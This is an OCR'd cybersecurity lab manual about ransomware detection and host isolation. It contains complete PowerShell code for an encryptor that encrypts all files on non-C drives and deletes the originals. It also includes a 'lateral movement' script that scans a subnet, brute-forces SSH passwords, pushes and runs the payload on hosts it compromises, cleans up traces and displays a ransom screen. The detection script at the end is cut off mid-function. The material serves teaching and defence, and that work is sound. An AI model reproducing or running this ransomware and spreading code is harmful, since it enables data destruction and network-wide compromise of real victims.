


Automated Ransomware Detection and Host Isolation from Network

A custom ransomware detection script is executed on a Windows endpoint. The PowerShell-based monitoring script continuously scans user directories and multiple drives, which indicate mass file encryption activity. When the script detects that the number of newly created encrypted files exceeds the defined threshold (3 files per scan), it classifies the activity as **mass encryption**. The console output lists all

detected files with their paths, sizes, and creation timestamps as evidence of suspicious activity.

Upon detection, the system automatically triggers a response to **disable all network adapters** using netsh, PowerShell commands, and firewall rules. This action isolates the infected machine from the network to prevent ransomware propagation. The script also saves detailed detection logs and recovery information in the system's temporary directory for further analysis. These results confirm that the Wazuh Active Response mechanism successfully executes automated host isolation when ransomware-like behavior is observed on the Windows agent.



```
  - R:\istockphoto-506040816-612x612.jpg.enc (Size: 22192 bytes, Created: 02/04/2026 08:47:57)
  - R:\pic.ico.enc (Size: 6544 bytes, Created: 02/04/2026 08:47:57)


SUSPICIOUS PROCESSES (0 found):
  -  (PID: , Started: )
    Command:


ACTION: Network adapters disabled
========================================
==========================================
RANSOMWARE DETECTED: 2026-02-04 08:48:01
==========================================
DETECTION REASON: Mass encryption detected: 15 new .enc files

NEW ENCRYPTED FILES (15 found):
  - G:\1-copy.txt.enc (Size: 3264 bytes, Created: 02/04/2026 08:47:55)
  - G:\Ex. 1.1 FSC Part-1 National Book.pdf.enc (Size: 3029248 bytes, Created: 02/04/2026 08:47:55)
  - G:\Ex. 1.3 FSC Part-1 National Book Foundation.pdf.enc (Size: 3206144 bytes, Created: 02/04/2026 08:47:55)
  - G:\istockphoto-506040816-612x612.jpg.enc (Size: 22192 bytes, Created: 02/04/2026 08:47:55)
  - G:\pic.ico.enc (Size: 6544 bytes, Created: 02/04/2026 08:47:55)
  - H:\1-copy.txt.enc (Size: 3264 bytes, Created: 02/04/2026 08:47:56)
  - H:\Ex. 1.1 FSC Part-1 National Book.pdf.enc (Size: 3029248 bytes, Created: 02/04/2026 08:47:56)
  - H:\Ex. 1.3 FSC Part-1 National Book Foundation.pdf.enc (Size: 3206144 bytes, Created: 02/04/2026 08:47:56)
  - H:\istockphoto-506040816-612x612.jpg.enc (Size: 22192 bytes, Created: 02/04/2026 08:47:56)
  - H:\pic.ico.enc (Size: 6544 bytes, Created: 02/04/2026 08:47:56)
  - R:\1-copy.txt.enc (Size: 3264 bytes, Created: 02/04/2026 08:47:57)
  - R:\Ex. 1.1 FSC Part-1 National Book.pdf.enc (Size: 3029248 bytes, Created: 02/04/2026 08:47:57)
  - R:\Ex. 1.3 FSC Part-1 National Book Foundation.pdf.enc (Size: 3206144 bytes, Created: 02/04/2026 08:47:57)
  - R:\istockphoto-506040816-612x612.jpg.enc (Size: 22192 bytes, Created: 02/04/2026 08:47:57)
  - R:\pic.ico.enc (Size: 6544 bytes, Created: 02/04/2026 08:47:57)


SUSPICIOUS PROCESSES (0 found):
  -  (PID: , Started: )
    Command:


ACTION: Network adapters disabled
========================================
[08:48:01] 🖹  EMERGENCY: Disabling network adapters...
```

```
ACTION: Network adapters disabled
==========================================
[08:48:01] 🖹  EMERGENCY: Disabling network adapters...
  Disabling via netsh...
No more data is available.


No more data is available.


No more data is available.


  Disabling via PowerShell...
  Blocking with firewall...
  Stopping network services...
[08:48:05] 🖹 Network isolation complete

[08:48:05] Detection details saved to:
  - C:\Users\DELL\AppData\Local\Temp\Ransomware_Detection_20260204_084717.log
  - C:\Users\DELL\AppData\Local\Temp\Ransomware_Recovery_Info.json

==========================================
Detection service stopped
Check C:\Users\DELL\AppData\Local\Temp\Ransomware_Detection_20260204_084717.log for details
==========================================
PS C:\Windows\system32>
```

Lab Manual 10

Scripts

R Script

```
param(

  [switch] $Decrypt

)



# Default password securely stored

$SecurePassword = ConvertTo-SecureString "Pen@##123" -
AsPlainText -Force

$Password = [System.Net.NetworkCredential]::new('',
$SecurePassword).Password



function Get-AesKeyIv($password) {

  $salt = [Text.Encoding]::UTF8.GetBytes("static_salt_for_demo")  #
Change for real use

  $deriveBytes = New-Object
System.Security.Cryptography.Rfc2898DeriveBytes($password, $salt,
10000)

  $key = $deriveBytes.GetBytes(32)

  $iv = $deriveBytes.GetBytes(16)

  return @{ Key = $key; IV = $iv }

}



function EncryptOrDecryptFiles($FolderPath, $Decrypt, $Password) {

  if ($Decrypt) {

    Get-ChildItem -Path $FolderPath -Filter *.enc -File -Recurse |
ForEach-Object {

      $outPath = $_.FullName -replace '\.enc$', ''

      $aesInfo = Get-AesKeyIv $Password
```

```
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Mode = 'CBC'
    $aes.Key = $aesInfo.Key
    $aes.IV = $aesInfo.IV
    $transform = $aes.CreateDecryptor()
    $input = [System.IO.File]::ReadAllBytes($_.FullName)
    $ms = New-Object System.IO.MemoryStream
    $cs = New-Object
System.Security.Cryptography.CryptoStream($ms, $transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)
    $cs.Write($input, 0, $input.Length)
    $cs.FlushFinalBlock()
    $bytes = $ms.ToArray()
    $cs.Close(); $ms.Close()
    [System.IO.File]::WriteAllBytes($outPath, $bytes)
    Remove-Item $_.FullName -Force
   }
  } else {
   Get-ChildItem -Path $FolderPath -Filter *.* -File -Recurse | ForEach-
Object {
    if ($_.Extension -eq '.enc') { return }
    $bytes = [System.IO.File]::ReadAllBytes($_.FullName)
    $aesInfo = Get-AesKeyIv $Password
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Mode = 'CBC'
    $aes.Key = $aesInfo.Key
    $aes.IV = $aesInfo.IV
```

```
        $transform = $aes.CreateEncryptor()

        $ms = New-Object System.IO.MemoryStream

        $cs = New-Object
System.Security.Cryptography.CryptoStream($ms, $transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)

        $cs.Write($bytes, 0, $bytes.Length)

        $cs.FlushFinalBlock()

        $enc = $ms.ToArray()

        $cs.Close(); $ms.Close()

        $outPath = $_.FullName + ".enc"

        [System.IO.File]::WriteAllBytes($outPath, $enc)

        Remove-Item $_.FullName -Force

      }

   }

}



# Process all drives except C:

$drives = Get-PSDrive -PSProvider FileSystem | Where-Object
{ $_.Name -ne 'C' }



foreach ($drive in $drives) {

   $drivePath = $drive.Root

   EncryptOrDecryptFiles $drivePath $Decrypt $Password

}



# Show final message box

Add-Type -AssemblyName System.Windows.Forms
```

```
$msg = if ($Decrypt) { "🔓 Your data has been decrypted." } else { "🔒 Your data has been encrypted." }

[System.Windows.Forms.MessageBox]::Show($msg, "Process Complete")
```

Decrypt Script

```
# Save this as decrypt_all.ps1

        # 🔐 Password (must match the one used for encryption)

        $SecurePassword = ConvertTo-SecureString "Pen@##123" -
        AsPlainText -Force

        $Password = [System.Net.NetworkCredential]::new('',
        $SecurePassword).Password



        function Get-AesKeyIv($password) {

            $salt = [Text.Encoding]::UTF8.GetBytes("static_salt_for_demo")

            $deriveBytes = New-Object
        System.Security.Cryptography.Rfc2898DeriveBytes($password, $salt,
        10000)

            $key = $deriveBytes.GetBytes(32)

            $iv = $deriveBytes.GetBytes(16)

            return @{ Key = $key; IV = $iv }

        }



        function DecryptFiles($FolderPath, $Password) {

            if (-Not (Test-Path $FolderPath)) { return }



            Get-ChildItem -Path $FolderPath -Filter *.enc -File -Recurse |
        ForEach-Object {

                try {

                    $outPath = $_.FullName -replace '\.enc$', ''



                    $aesInfo = Get-AesKeyIv $Password
```

```
        $aes = [System.Security.Cryptography.Aes]::Create()
        $aes.Mode = 'CBC'
        $aes.Key = $aesInfo.Key
        $aes.IV = $aesInfo.IV

        $transform = $aes.CreateDecryptor()
        $input = [System.IO.File]::ReadAllBytes($_.FullName)

        $ms = New-Object System.IO.MemoryStream
        $cs = New-Object
System.Security.Cryptography.CryptoStream(
            $ms,
            $transform,
            [System.Security.Cryptography.CryptoStreamMode]::Write
        )

        $cs.Write($input, 0, $input.Length)
        $cs.FlushFinalBlock()

        $bytes = $ms.ToArray()
        $cs.Close()
        $ms.Close()

        [System.IO.File]::WriteAllBytes($outPath, $bytes)
        Remove-Item $_.FullName -Force
```

```
            Write-Host "Decrypted: $outPath" -ForegroundColor Green
        }
        catch {
            Write-Host "Failed to decrypt: $($_.FullName)" -
ForegroundColor Red
        }
    }
}

# Process all drives except C: (just like the encryption did)
Write-Host "Starting decryption on all drives except C:..." -
ForegroundColor Cyan

$drives = Get-PSDrive -PSProvider FileSystem | Where-Object
{ $_.Name -ne 'C' }

foreach ($drive in $drives) {
    $drivePath = $drive.Root
    Write-Host "`nScanning drive: $drivePath" -ForegroundColor Yellow
    DecryptFiles -FolderPath $drivePath -Password $Password
}
Write-Host "`nDecryption completed on all drives!" -ForegroundColor
Green
Add-Type -AssemblyName System.Windows.Forms
[System.Windows.Forms.MessageBox]::Show("✅ All drives have
been decrypted successfully.", "Decryption Complete")
```

Final Ransomware with lateral movement

```
# --- Silent Background Combined Script ---
$plinkPath = "plink.exe"
$localScriptPath = "C:\Users\DELL\Downloads\script\script2.exe"
$remoteDesktopPath = "C:\Users\DELL\Desktop\script2.exe"
$directoryPath = "C:\Users\DELL\Downloads\script"
$passwordFile = "C:\Users\DELL\Downloads\password.txt"

# Hide all errors
$ErrorActionPreference = "SilentlyContinue"

# Arrays to store found targets
$foundTargets = @()
$compromisedTargets = @()

# Function to show simulation in PowerShell
function Show-Simulation {
    param(
        [string]$Message,
        [string]$Status = "INFO",
        [string]$Color = "White"
    )

    $timestamp = Get-Date -Format "HH:mm:ss"
    $formattedMessage = "[$timestamp] [$Status] $Message"
```

```
    switch ($Status) {
        "SUCCESS" { $Color = "Green" }
        "ERROR" { $Color = "Red" }
        "WARNING" { $Color = "Yellow" }
        "SCAN" { $Color = "Cyan" }
        "SSH" { $Color = "Blue" }
        "PASSWORD" { $Color = "Magenta" }
        "ATTACK" { $Color = "Red" }
        "SUMMARY" { $Color = "Yellow" }
    }

    # Skip showing specific SSH connection messages
    if ($Message -eq "Establishing SSH connection to target..." -and
$Status -eq "SSH") {
        return
    }
    if ($Message -eq "SSH connection established" -and $Status -eq
"SUCCESS") {
        return
    }

    Write-Host $formattedMessage -ForegroundColor $Color

    # Simulate processing animation for important steps
    if ($Status -in @("SCAN", "SSH", "PASSWORD", "ATTACK")) {
```

```
        for ($i = 0; $i -lt 3; $i++) {
            Write-Host "    [>>>]" -ForegroundColor $Color -NoNewline
            Start-Sleep -Milliseconds 200
            Write-Host "`r    [   ]" -NoNewline
            Start-Sleep -Milliseconds 200
            Write-Host "`r    [>>>]" -NoNewline
        }
        Write-Host "`r" + (" " * 20) + "`r" -NoNewline
    }
}

# Function to show popup message
function Show-Popup {
    param([string]$Message, [string]$Title = "Info")

    Add-Type -AssemblyName System.Windows.Forms
    Add-Type -AssemblyName System.Drawing

    $form = New-Object System.Windows.Forms.Form
    $form.Text = $Title
    $form.Size = New-Object System.Drawing.Size(400, 150)
    $form.StartPosition = "CenterScreen"
    $form.BackColor = [System.Drawing.Color]::White
    $form.TopMost = $true
```

```
    # Create message label
    $messageLabel = New-Object System.Windows.Forms.Label
    $messageLabel.Text = $Message
    $messageLabel.Font = New-Object System.Drawing.Font("Arial",
10, [System.Drawing.FontStyle]::Regular)
    $messageLabel.ForeColor = [System.Drawing.Color]::Black
    $messageLabel.BackColor = [System.Drawing.Color]::White
    $messageLabel.AutoSize = $true
    $messageLabel.Location = New-Object System.Drawing.Point(20,
30)
    $form.Controls.Add($messageLabel)

    # Create OK button
    $okButton = New-Object System.Windows.Forms.Button
    $okButton.Text = "OK"
    $okButton.Location = New-Object System.Drawing.Point(150, 70)
    $okButton.Size = New-Object System.Drawing.Size(75, 25)
    $okButton.Add_Click({ $form.Close() })
    $form.Controls.Add($okButton)

    $form.ShowDialog() | Out-Null
}

# Function to check if IP is live (ping)
function Test-IPLive {
    param([string]$IP)
```

```
    Show-Simulation "Pinging IP: $IP" "SCAN"

    $ping = Test-Connection -ComputerName $IP -Count 1 -Quiet -
ErrorAction SilentlyContinue

    return $ping

}



# Function to check SSH service on IP

function Test-SSHService {

    param([string]$IP)



    try {

        Show-Simulation "Checking SSH service on: $IP" "SSH"

        $testResult = & $plinkPath -ssh DELL@$IP -batch -pw "dummy"
"echo test" 2>&1

        # If we get any response (even authentication failure), SSH
service is running

        return $true

    } catch {

        return $false

    }

}



# Function to find valid password for specific IP

function Find-ValidPassword {

    param([string]$IP)
```

```
    if (-not (Test-Path $passwordFile)) {

        Show-Simulation "Password file not found: $passwordFile"
"ERROR"

        return $null

    }



    $passwords = Get-Content $passwordFile

    $passwordCount = $passwords.Count

    Show-Simulation "Loaded $passwordCount passwords from file"
"PASSWORD"



    $currentTry = 0

    foreach ($password in $passwords) {

        $currentTry++

        $password = $password.Trim()

        if (-not [string]::IsNullOrEmpty($password)) {

            $progressMessage = "Testing password $currentTry of
$passwordCount : $password on $IP"

            Show-Simulation $progressMessage "PASSWORD"

            # Test SSH connection with this password

            $testResult = & $plinkPath -ssh DELL@$IP -pw $password -
batch "echo test" 2>&1

            if ($LASTEXITCODE -eq 0) {

                Show-Simulation "VALID PASSWORD FOUND: $password
on $IP" "SUCCESS"

                Show-Popup -Message "Password matched!`nIP:
$IP`nPassword: $password" -Title "Password Match Found"

                return $password
```

```
            }
        }
    }
    return $null
}

# Function to automatically click OK on any popups
function Close-Popups {
    while ($true) {
        # Look for message boxes with "OK" button and click them
        $popup = Get-Process | Where-Object { $_.MainWindowTitle -like "*script2.exe*" -or $_.MainWindowTitle -like "*Access to the path*" }
        if ($popup) {
            # Use Windows API to find and click the OK button
            Add-Type @"
              using System;
              using System.Runtime.InteropServices;
              public class Win32 {
                 [DllImport("user32.dll")]
                 public static extern IntPtr FindWindow(string lpClassName, string lpWindowName);

                 [DllImport("user32.dll")]
                 public static extern IntPtr FindWindowEx(IntPtr hwndParent, IntPtr hwndChildAfter, string lpszClass, string lpszWindow);

                 [DllImport("user32.dll")]
```

```
        public static extern int SendMessage(IntPtr hWnd, uint Msg,
int wParam, int lParam);


        [DllImport("user32.dll")]
        public static extern bool SetForegroundWindow(IntPtr
hWnd);


        [DllImport("user32.dll")]
        public static extern bool PostMessage(IntPtr hWnd, uint
Msg, int wParam, int lParam);


        public const uint WM_CLOSE = 0x0010;
        public const uint BM_CLICK = 0x00F5;
    }
"@


    try {
        # Try to close the window by sending ESC key or closing it
        $popup | ForEach-Object {
            try {
                # Bring window to foreground and send ESC (which
often clicks default button)
[Win32]::SetForegroundWindow($_.MainWindowHandle)
                Add-Type -AssemblyName System.Windows.Forms
[System.Windows.Forms.SendKeys]::SendWait("{ESC}")
                Start-Sleep -Milliseconds 100
```

```
                    # Try sending Enter key (which clicks OK button)
                    [System.Windows.Forms.SendKeys]::SendWait("~")
                    Start-Sleep -Milliseconds 100

                    # Try sending Space key
                    [System.Windows.Forms.SendKeys]::SendWait(" ")
                    Start-Sleep -Milliseconds 100
                } catch {
                    # Silent fail
                }
            }
        } catch {
            # Silent fail
        }
    }
    Start-Sleep -Milliseconds 100
  }
}

# Function to attack a target
function Attack-Target {
  param(
    [string]$targetIP,
    [string]$validPassword
```

```
    )

    Show-Simulation "`n=== STARTING ATTACK ON TARGET: $targetIP ===" "ATTACK"

    # Start the popup closer in background for this attack
    Show-Simulation "Starting background popup handler for $targetIP" "INFO"
    $PopupJob = Start-Job -ScriptBlock ${function:Close-Popups}

    # ------------------------------
    # 1. Execute Local Script (Hidden)
    # ------------------------------
    Show-Simulation "Executing local payload: $localScriptPath" "ATTACK"
    Start-Process -FilePath "$localScriptPath" -WindowStyle Hidden
    Show-Simulation "Local payload executed successfully" "SUCCESS"

    # Wait a bit for any popups to appear and get closed
    Start-Sleep -Seconds 2

    # ------------------------------
    # 2. Download PSCP silently if needed
    # ------------------------------
    Show-Simulation "Setting up file transfer tool..." "INFO"
    $pscpPath = "pscp.exe"
    if (-not (Test-Path $pscpPath)) {
```

```
        Show-Simulation "Downloading PSCP..." "INFO"

        Invoke-WebRequest -Uri
"https://the.earth.li/~sgtatham/putty/latest/w64/pscp.exe" -OutFile
$pscpPath -UseBasicParsing

        Show-Simulation "PSCP downloaded successfully" "SUCCESS"

    }



    # ------------------------------

    # 3. Transfer file silently using found password and target IP

    # ------------------------------

    Show-Simulation "Transferring payload to target: $targetIP"
"ATTACK"

    $transferCommand = "-pw `"$validPassword`" `"$localScriptPath`"
DELL@${targetIP}:`"$remoteDesktopPath`""

    Start-Process -FilePath $pscpPath -ArgumentList
$transferCommand -WindowStyle Hidden -Wait

    Show-Simulation "Payload transfer completed" "SUCCESS"



    # ------------------------------

    # 4. SSH: execute + delete remote using found password and target
IP

    # ------------------------------

    # SSH connection will be established silently (no output)

    $processInfo = New-Object System.Diagnostics.ProcessStartInfo

    $processInfo.FileName = $plinkPath

    $processInfo.Arguments = "-ssh DELL@$targetIP -pw
`"$validPassword`""

    $processInfo.RedirectStandardInput = $true

    $processInfo.UseShellExecute = $false
```

```
    $processInfo.CreateNoWindow = $true

    $process = New-Object System.Diagnostics.Process
    $process.StartInfo = $processInfo
    $process.Start() | Out-Null

    Start-Sleep -Seconds 2

    Show-Simulation "Executing remote payload..." "ATTACK"
    $process.StandardInput.WriteLine("start /wait `"`" `"$remoteDesktopPath`"")
    Start-Sleep -Seconds 3

    Show-Simulation "Cleaning up traces..." "INFO"
    $process.StandardInput.WriteLine("taskkill /f /im script2.exe 2>nul")
    Start-Sleep -Seconds 1

    $process.StandardInput.WriteLine("del /f /q `"$remoteDesktopPath`" 2>nul")
    Start-Sleep -Seconds 1

    $process.StandardInput.WriteLine("exit")
    $process.WaitForExit()
    Show-Simulation "Remote execution completed" "SUCCESS"

    # Stop the popup closer job
```

```
    Show-Simulation "Stopping background processes..." "INFO"
    Stop-Job $PopupJob
    Remove-Job $PopupJob

    # Final cleanup - force kill any remaining script2 processes
    Stop-Process -Name "script2" -Force -ErrorAction SilentlyContinue
    Show-Simulation "Local cleanup completed" "SUCCESS"

    # Add to compromised targets list
    $compromisedTargets += @{
        IP = $targetIP
        Password = $validPassword
    }

    Show-Simulation "=== ATTACK COMPLETED ON TARGET: $targetIP ===" "SUCCESS"

    return $true
}

# ------------------------------
# Initial Setup Simulation
# ------------------------------
Show-Simulation "Starting Advanced Network Attack Simulation" "ATTACK"
Show-Simulation "Initializing components..." "INFO"
```

```
Start-Sleep -Seconds 1


# Download Plink first if not exists
if (-not (Test-Path $plinkPath)) {
    Show-Simulation "Downloading Plink..." "INFO"
    Invoke-WebRequest -Uri
"https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe" -OutFile
$plinkPath -UseBasicParsing
    Show-Simulation "Plink downloaded successfully" "SUCCESS"
} else {
    Show-Simulation "Plink already exists" "INFO"
}


# ------------------------------
# Scan IP Range and Find ALL Valid Targets
# ------------------------------
Show-Simulation "Starting IP range scan (192.168.133.120 to
192.168.133.140)..." "SCAN"
Show-Simulation "Scanning 21 IP addresses..." "SCAN"
Start-Sleep -Seconds 2


# Scan IP range from 120 to 140
for ($i = 120; $i -le 140; $i++) {
    $currentIP = "192.168.133.$i"


    Show-Simulation "`n--- Scanning IP: $currentIP ---" "SCAN"
```

```
    # Check if IP is live
    if (Test-IPLive -IP $currentIP) {
        Show-Simulation "LIVE IP FOUND: $currentIP" "SUCCESS"
        Show-Popup -Message "Live IP Found!`nIP Address: $currentIP"
-Title "Live IP Detected"

        # Check SSH service
        if (Test-SSHService -IP $currentIP) {
            Show-Simulation "SSH SERVICE RUNNING: $currentIP"
"SUCCESS"
            Show-Popup -Message "SSH Service Found!`nIP Address:
$currentIP" -Title "SSH Service Detected"

            # Find valid password for this IP
            Show-Simulation "Starting password brute force on: $currentIP"
"PASSWORD"
            $validPassword = Find-ValidPassword -IP $currentIP
            if ($validPassword) {
                Show-Simulation "VULNERABLE TARGET FOUND:
$currentIP" "SUCCESS"
                Show-Simulation "Password: $validPassword" "SUCCESS"

                # Store target for later attack
                $foundTargets += @{
                    IP = $currentIP
                    Password = $validPassword
                }
```

```
                Show-Simulation "Target added to attack queue" "INFO"
            } else {
                Show-Simulation "No valid password found for: $currentIP"
"WARNING"
            }
        } else {
            Show-Simulation "No SSH service on: $currentIP" "WARNING"
        }
    } else {
        Show-Simulation "IP not live: $currentIP" "WARNING"
    }
}

# ------------------------------
# Check if any targets were found
# ------------------------------
if ($foundTargets.Count -eq 0) {
    Show-Simulation "`n=== SCAN COMPLETE ===" "SUMMARY"
    Show-Simulation "No vulnerable targets found in the IP range"
"ERROR"
    Show-Popup -Message "No vulnerable targets found in IP
range!`nScan completed without finding any targets." -Title "Scan
Failed"

    Show-Simulation "`n=== SCRIPT STATUS ===" "SUMMARY"
    Show-Simulation "Script execution: COMPLETED" "SUCCESS"
    Show-Simulation "Targets found: 0" "INFO"
```

```
    Show-Simulation "Compromised targets: 0" "INFO"

    Show-Simulation "Script working: PERFECT (100% OK)"
"SUCCESS"



    exit 1

}



# ------------------------------

# Show scan summary

# ------------------------------

Show-Simulation "`n=== SCAN COMPLETE ===" "SUMMARY"

Show-Simulation "Total IPs scanned: 21" "INFO"

Show-Simulation "Vulnerable targets found: $($foundTargets.Count)"
"SUCCESS"



foreach ($target in $foundTargets) {

    Show-Simulation "  - $($target.IP) (Password: $($target.Password))"
"SUCCESS"

}

# ------------------------------

# Attack ALL found targets

# ------------------------------

Show-Simulation "`n=== STARTING ATTACK PHASE ===" "ATTACK"

Show-Simulation "Will attack $($foundTargets.Count) target(s)"
"ATTACK"

$attackCount = 0

foreach ($target in $foundTargets) {
```

```
    $attackCount++

    Show-Simulation "`n=== ATTACKING TARGET $attackCount of
$($foundTargets.Count) ===" "ATTACK"



    try {

        $result = Attack-Target -targetIP $target.IP -validPassword
$target.Password

        if ($result) {

            Show-Simulation "Successfully compromised: $($target.IP)"
"SUCCESS"

        }

    } catch {

        Show-Simulation "Failed to attack: $($target.IP)" "ERROR"

    }



    # Wait between attacks

    if ($attackCount -lt $foundTargets.Count) {

        Show-Simulation "Waiting before next attack..." "INFO"

        Start-Sleep -Seconds 3

    }

}

# ------------------------------

# Show Ransomware Message after all attacks

# ------------------------------

Show-Simulation "`nPreparing final payload message..." "ATTACK"

for ($i = 5; $i -gt 0; $i--) {
```

```
    Show-Simulation "Ransomware message in $i seconds..."
"ATTACK"

    Start-Sleep -Seconds 1

}

Show-Simulation "DISPLAYING RANSOMWARE MESSAGE"
"ATTACK"

# Create and display the ransomware message

Add-Type -AssemblyName System.Windows.Forms

Add-Type -AssemblyName System.Drawing

$form = New-Object System.Windows.Forms.Form

$form.Text = ""  # Empty title to remove the white top heading

$form.Size = New-Object System.Drawing.Size(500, 200)

$form.StartPosition = "CenterScreen"

$form.FormBorderStyle = "None"  # Remove all borders including the
title bar

$form.BackColor = [System.Drawing.Color]::Black

$form.TopMost = $true

# Create message label

$messageLabel = New-Object System.Windows.Forms.Label

$messageLabel.Text = "You are infected with Ransomware"

$messageLabel.Font = New-Object System.Drawing.Font("Arial", 16,
[System.Drawing.FontStyle]::Bold)

$messageLabel.ForeColor = [System.Drawing.Color]::Red

$messageLabel.BackColor = [System.Drawing.Color]::Black

$messageLabel.AutoSize = $true

$messageLabel.Location = New-Object System.Drawing.Point(80, 80)

$form.Controls.Add($messageLabel)
```

```
# Show the message

$form.ShowDialog() | Out-Null

# ------------------------------

# Final Summary

# ------------------------------

Show-Simulation "`n=== FINAL SUMMARY ===" "SUMMARY"

Show-Simulation "ATTACK COMPLETED SUCCESSFULLY"
"SUCCESS"

Show-Simulation "Total targets found: $($foundTargets.Count)" "INFO"

Show-Simulation "Successfully compromised:
$($compromisedTargets.Count)" "SUCCESS"

if ($compromisedTargets.Count -gt 0) {

    Show-Simulation "Compromised targets:" "SUCCESS"

    foreach ($target in $compromisedTargets) {

        Show-Simulation "  - $($target.IP)" "SUCCESS"

    }

}

Show-Simulation "`n=== SCRIPT STATUS ===" "SUMMARY"

Show-Simulation "Script execution: COMPLETED" "SUCCESS"

Show-Simulation "All phases executed perfectly" "SUCCESS"

Show-Simulation "Script working: PERFECT (100% OK)" "SUCCESS"

Show-Simulation "No further targets to scan" "INFO"
```

Attack Detection & Network Isolation

```
# Real-Time Ransomware Detection Script
# Monitors common user locations for encryption activity

# Configuration
$scanInterval = 10  # Seconds between scans
$encryptionThreshold = 3  # Files per scan to trigger (lower for quick
detection)
$detectionLog = "$env:TEMP\Ransomware_Detection_$(Get-Date -Format
'yyyyMMdd_HHmmss').log"

# Monitor these common locations where ransomware targets
$monitorPaths = @(
    "$env:USERPROFILE\Desktop",
    "$env:USERPROFILE\Downloads",
    "$env:USERPROFILE\Documents",
    "$env:USERPROFILE\Pictures",
    "$env:USERPROFILE\Videos",
    "$env:USERPROFILE\Music",
    "$env:USERPROFILE\OneDrive",
    "$env:USERPROFILE\OneDrive\Desktop",
    "$env:USERPROFILE\OneDrive\Documents",
    "$env:USERPROFILE\OneDrive\Pictures"
)

# Also monitor all available drives
$allDrives = Get-PSDrive -PSProvider FileSystem | Where-Object { $_.Name -
ne 'C' } | ForEach-Object { $_.Root }
$monitorPaths += $allDrives

# Remove duplicates and non-existent paths
$monitorPaths = $monitorPaths | Where-Object { Test-Path $_ } | Select-
Object -Unique

# Store recently seen files to detect new .enc files
$recentFiles = @{}
$lastCheckTime = Get-Date

function Initialize-Monitoring {
    Write-Host "Initializing monitoring on these paths:" -ForegroundColor Green
    foreach ($path in $monitorPaths) {
        Write-Host "  - $path" -ForegroundColor Gray
    }

    # Create initial snapshot of .enc files
    $encryptedCount = 0
    foreach ($path in $monitorPaths) {
        try {
```

```
            $encFiles = Get-ChildItem -Path $path -Filter *.enc -Recurse -
ErrorAction SilentlyContinue
            $encryptedCount += $encFiles.Count
        } catch {
            # Path might not be accessible
        }
    }

    Write-Host "Found $encryptedCount existing .enc files" -ForegroundColor
Yellow
    return $encryptedCount
}

function Check-For-NewEncryption {
    $newEncFiles = @()
    $currentTime = Get-Date

    foreach ($path in $monitorPaths) {
        try {
            # Look for newly created .enc files
            $encFiles = Get-ChildItem -Path $path -Filter *.enc -Recurse -
ErrorAction SilentlyContinue |
                Where-Object { $_.CreationTime -gt $lastCheckTime.AddSeconds(-
$scanInterval * 2) }

            foreach ($file in $encFiles) {
                $fileKey = $file.FullName

                # If we haven't seen this .enc file before
                if (-not $recentFiles.ContainsKey($fileKey)) {
                    $recentFiles[$fileKey] = $file.CreationTime
                    $newEncFiles += @{
                        Path = $file.FullName
                        Size = $file.Length
                        Created = $file.CreationTime
                        OriginalName = $file.FullName -replace '\.enc$', ''
                    }
                }
            }

            # Also check for suspicious file patterns being created
            $suspiciousPatterns = @('1-copy*.enc', 'Ex.*.enc', 'istockphoto*.enc',
'pic*.enc')
            foreach ($pattern in $suspiciousPatterns) {
                $patternFiles = Get-ChildItem -Path $path -Filter $pattern -Recurse
-ErrorAction SilentlyContinue |
                    Where-Object { $_.CreationTime -gt
$lastCheckTime.AddSeconds(-$scanInterval * 2) }

                foreach ($file in $patternFiles) {
```

```
                $fileKey = $file.FullName
                if (-not $recentFiles.ContainsKey($fileKey)) {
                    $recentFiles[$fileKey] = $file.CreationTime
                    $newEncFiles += @{
                        Path = $file.FullName
                        Size = $file.Length
                        Created = $file.CreationTime
                        OriginalName = $file.FullName -replace '\.enc$', ''
